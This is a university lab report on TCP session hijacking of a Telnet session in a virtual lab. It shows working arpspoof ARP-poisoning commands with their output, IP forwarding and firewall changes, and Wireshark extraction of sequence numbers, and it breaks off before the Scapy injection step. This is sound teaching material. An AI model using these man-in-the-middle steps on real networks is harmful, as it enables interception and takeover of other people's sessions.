University of Piraeus
School of Information and Telecommunications Technologies
Department of Digital Systems

Level: Postgraduate Program of Study

Network Security

Case 4

Supervisor: Prof. Christos Xenakis

Kalaitzidis Ioannis ioannis_kalaitzidis@ssl-unipi.gr

Piraeus
17/11/2025

Abstract

Implementation of a TCP Session Hijacking attack with three hosts: an attacker (Kali Linux), a client (Windows 10) and a server (Ubuntu). The attacker first places himself between the client and the server through arpspoofing and monitors an active Telnet session. Using Wireshark to monitor movement in real-time and extract critical Sequence (SEQ) and Acknowledgment (ACK) numbers. Finally, use Scapy (Python) to build a fake packet (IP Spoofing) that mimics the client. This packet is sent to the server, "hijacking" the session, causing the attacker to gain control of it.

Contents

Introduction

Session hijacking is an attack where the attacker takes control of an already active session between client and server. The attacker's purpose is to enter the session, send commands on behalf of the legitimate user (client) and trick the server into thinking that he is continuing the session. To achieve this, we will use the IP Spoof tool that will spoof-spoof the source IP address in packets sent by the attacker. This will lead to the server thinking that it is receiving packets coming from the regular client.

The network adapter will be NAT so that everything is virtual, on the same network. It's just that a NAT network works like a switch and not a hub. This means that the attacker will not automatically see the packets that the client sends to the server and therefore the attacker must execute MITM as we did in a previous exercise.

However, arpspoof will have to come first, as we did in the previous exercise, to create MITM between server and client. The thing is, this tool only works for IPv4. In IPv6 the equivalent is NDP (Neighbor Discovery Protocol) but since the exercise does not specify it, we will disable IPv6 on each OS. With this we ensure that all traffic will be IPv4 and the ARP/tcpdump/scapy tools will work as we expect.

After the preparation of the three hosts is complete, the attacker (Kali Linux) should first be configured to forward the packages they receive. This is done by enabling IP forwarding, preventing the connection from being "broken."


With arpspoof already in progress, the attacker is now MITM. The client (Windows 10) will start a normal Telnet session with the server (Ubuntu). The attacker, using Wireshark, will monitor this movement and analyze the packets to identify the critical Sequence (SEQ) and Acknowledgment (ACK) numbers, as well as the session's ports.

Finally, the attacker will use Scapy (Python). It will build a fake packet (IP Spoofing) that will mimic the client's IP, contain the correct SEQ/ACK numbers, and carry a malicious command. Sending this packet will "grab" the session from the legitimate client, force the server to execute the command, and send the result to a netcat listener set up by the attacker.

Practical piece of work

To begin with, we will look at the IPs of each OS with the command **ip a** for kali linux and ubuntu, while with the command **ipconfig** we will see the IP of Windows 10. From the corresponding screenshots, the following conclusions are drawn:

- Attacker (Kali Linux): 192.168.137.128 (interface eth0)
- Server (Ubuntu): 192.168.137.129 (interface ens32)
- Client (Windows 10): 192.168.137.130




/24 is the subnet mask. An IP address is 32 bits. /24 means that the first 24 bits (i.e. the first 3 octets) define the "network" and the remaining 8 bits define the "Hosts".

All IP addresses are on the same network, so communication is secured. Now we will go through the process of disabling IPv6 for each OS for the reason mentioned above

```
┌──(kali㉿kali)-[~]
└─$ sudo sysctl -w net.ipv6.conf.all.disable_ipv6=1
net.ipv6.conf.all.disable_ipv6 = 1

┌──(kali㉿kali)-[~]
└─$ sudo sysctl -w net.ipv6.conf.all.disable_ipv6=1
net.ipv6.conf.all.disable_ipv6 = 1

┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:fe:e8:b5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.137.128/24 brd 192.168.137.255 scope global dynamic noprefixroute eth0
       valid_lft 1553sec preferred_lft 1553sec
3: br-480f97c7b15a: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:79:df:3e:6a brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-480f97c7b15a
       valid_lft forever preferred_lft forever
4: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:c3:00:4b:6b brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
```




```
kalaitzon@ubuntudesktop1: $ sudo sysctl -w net.ipv6.conf.all.disable_ipv6=1
[sudo] password for kalaitzon:
net.ipv6.conf.all.disable_ipv6 = 1
kalaitzon@ubuntudesktop1:~$ sudo sysctl -w net.ipv6.conf.default.disable_ipv6=1
net.ipv6.conf.default.disable_ipv6 = 1
kalaitzon@ubuntudesktop1: $ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ens32: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:f5:51:1f brd ff:ff:ff:ff:ff:ff
    altname enp2s0
    inet 192.168.137.129/24 brd 192.168.137.255 scope global dynamic noprefixroute ens32
       valid_lft 1606sec preferred_lft 1606sec
```

We start the process of activating the server in Ubuntu by first installing the necessary package with the command **sudo apt install telnetd**. Since the service did not start automatically, we had to check its settings. We used the command **cat /etc/inetd.conf | grep telnet** to read the configuration file and locate the line about the telnet. This command showed us that the line started with a #, which meant it was disabled (considered a comment). To enable it, we opened the file with a text editor, using the **sudo nano /etc/inetd.conf** command. Inside the editor, we removed the # from the beginning of the telnet line and saved the change. To apply this new setting, we had to restart the main service that manages the connections, which we did with the **sudo systemctl**

restart inetd command. Finally, to confirm that everything went well and the server was now active, we ran the sudo command **ss -tlnp | grep 23**. This command checks all active doors that the system "listens" to (ss -tlnp) and filters (grep) the results to show us only the line that concerns door 23. We specifically searched for door 23, because it is the globally defined and default port that the Telnet protocol uses to accept connections.

```
kalaitzon@ubuntudesktop1:~$ cat /etc/inetd.conf | grep telnet
#<off># telnet  stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/telnetd
kalaitzon@ubuntudesktop1:~$
```

```
  GNU nano 7.2
# /etc/inetd.conf: see inetd(8) for further informations.
#
# Internet superserver configuration database.
#
#
# Lines starting with "#:LABEL:" or "#<off>#" should not
# be changed unless you know what you are doing!
#
# If you want to disable an entry so it is not touched during
# package updates just comment it out with a single '#' character.
#
# Packages should modify this file by using update-inetd(8).
#
# <service_name> <sock_type> <proto> <flags> <user> <server_path> <args>
#
#:INTERNAL: Internal services
#discard                stream  tcp6    nowait  root    internal
#discard                dgram   udp6    wait    root    internal
#daytime                stream  tcp6    nowait  root    internal
#time           stream  tcp6    nowait  root    internal

#:STANDARD: These are standard services.
telnet  stream  tcp     nowait  root    /usr/sbin/tcpd  /usr/sbin/telnetd

#:BSD: Shell, login, exec and talk are BSD protocols.

#:MAIL: Mail, news and uucp services.

#:INFO: Info services

#:BOOT: TFTP service is provided primarily for booting.  Most sites
#       run this only on machines acting as "boot servers."

#:RPC: RPC based services

#:HAM-RADIO: amateur-radio services

#:OTHER: Other services
```

```
kalaitzon@ubuntudesktop1:~$ ss -tlnp | grep 23
LISTEN 0      10           0.0.0.0:23        0.0.0.0:*
kalaitzon@ubuntudesktop1:~$
```

Then we will go back to kali linux and do ip forwarding. This means that it will allow it to forward the packets it receives, so that the connection between client and server is not broken. This will be done with the command **echo 1 > /proc/sys/net/ipv4/ip_forward**

After we have disabled IPv6 on all OS and enabled ip forwarding in kali linux (as an attacker) we will poison the ARP cache of the client and the server. We will run the commands in different terminals:

Arpspoof -i <interface> -t <CLIENT_IP> <SERVER_IP>

Arpspoof -i <interface> -t <SERVER_IP> <CLIENT_IP>

```
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.137.129 192.168.137.130
0:c:29:fe:e8:b5 0:c:29:f5:51:1f 0806 42: arp reply 192.168.137.130 is-at 0:c:29:fe:e8:b5
0:c:29:fe:e8:b5 0:c:29:f5:51:1f 0806 42: arp reply 192.168.137.130 is-at 0:c:29:fe:e8:b5
0:c:29:fe:e8:b5 0:c:29:f5:51:1f 0806 42: arp reply 192.168.137.130 is-at 0:c:29:fe:e8:b5
```


```
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.137.130 192.168.137.129
[sudo] password for kali:
0:c:29:fe:e8:b5 0:c:29:79:67:ed 0806 42: arp reply 192.168.137.129 is-at 0:c:29:fe:e8:b5
0:c:29:fe:e8:b5 0:c:29:79:67:ed 0806 42: arp reply 192.168.137.129 is-at 0:c:29:fe:e8:b5
0:c:29:fe:e8:b5 0:c:29:79:67:ed 0806 42: arp reply 192.168.137.129 is-at 0:c:29:fe:e8:b5
```

So now we're monitoring the communication between client and server. We will now open a third terminal and run wireshark with the command **sudo wireshark**. We will choose eth0 as the interface we are interested in and we will be able to track the packages in this way. We will write in the search **tcp.port == 23** and we will proceed to the telnet connection from the client (Windows 10) with the command **telnet <SERVER_IP>**, i.e. **telnet 192.168.137.129**.


```
C:\Users\Client_Win10>telnet 192.168.137.129
'telnet' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Client_Win10>
```


First of all, we notice that Windows 10 does not yet have the telnet client. So through the Control Panel we will find the specific client from the programs and activate it as shown below:




So we run the command again and it asks for ubuntu username and password but the connection fails. Essentially, the client sent the connection request to the attacker (Kali Linux). The attacker took the message and forwarded it to the server (Ubuntu). The server asked for the Ubuntu credentials (username: kalaitzon, password: kali) and sent the message to MITM. MITM forwarded it to the client. The client tried to send the credentials back but MITM did not forward them to the server and the connection was broken.




The first assumption was that ip forwarding in kali linux was not active but with the command **cat /proc/sys/net/ipv4/ip_forward** It displayed the number 1 which means it was active (to check it again we are forced to stop the ARP spoof). The next cause is the firewall of Kali Linux. In other words, IP forwarding tells the kernel that packets are allowed to be forwarded, but the firewall has a policy that drops any packet that tries to pass through the firewall. That is, the packages arrive on Kali Linux and are stopped by the firewall. The solution is to check the firewall policy with the command **sudo iptables -L FORWARD**. We see that this policy does prevent the promotion of packages with the mandate as well. **sudo iptables -P FORWARD ACCEPT** We allow everything as shown in the image below:




After the above process is completed, run the arp spoof again in separate terminals and open the wireshark in search of the specific door (23).



We re-enter the credentials and notice that there is now a normal connection between client and server. We go directly back to wireshark, Kali Linux and see that they are now loading packages as shown in the image below. We will select the last package sent by the client (.130) to the server (.129). In this way we will find the sequence number (SEQ). "So the next "fake" packet that the attacker creates will have the next number (SEQ) in the queue and the server will accept it as if it were the next legitimate command from the client. It would not stand to do this with an initial package because others will have followed later.




With the function **Follow>TCP Stream** In fact, we find all the packets that belong to the same path-stream and put them in the correct order ignoring any retransmissions or packets that came out of order. It only shows the "clean" data (data/payload) they exchanged, exactly as the user would see it on their screen.



We now return to this package and observe the following:

- **Source Port: 53601**
- **Destination Port: 23**
- **Sequence Number (raw): 89490501**
- **Acknowledgment number (raw): 3281231955**

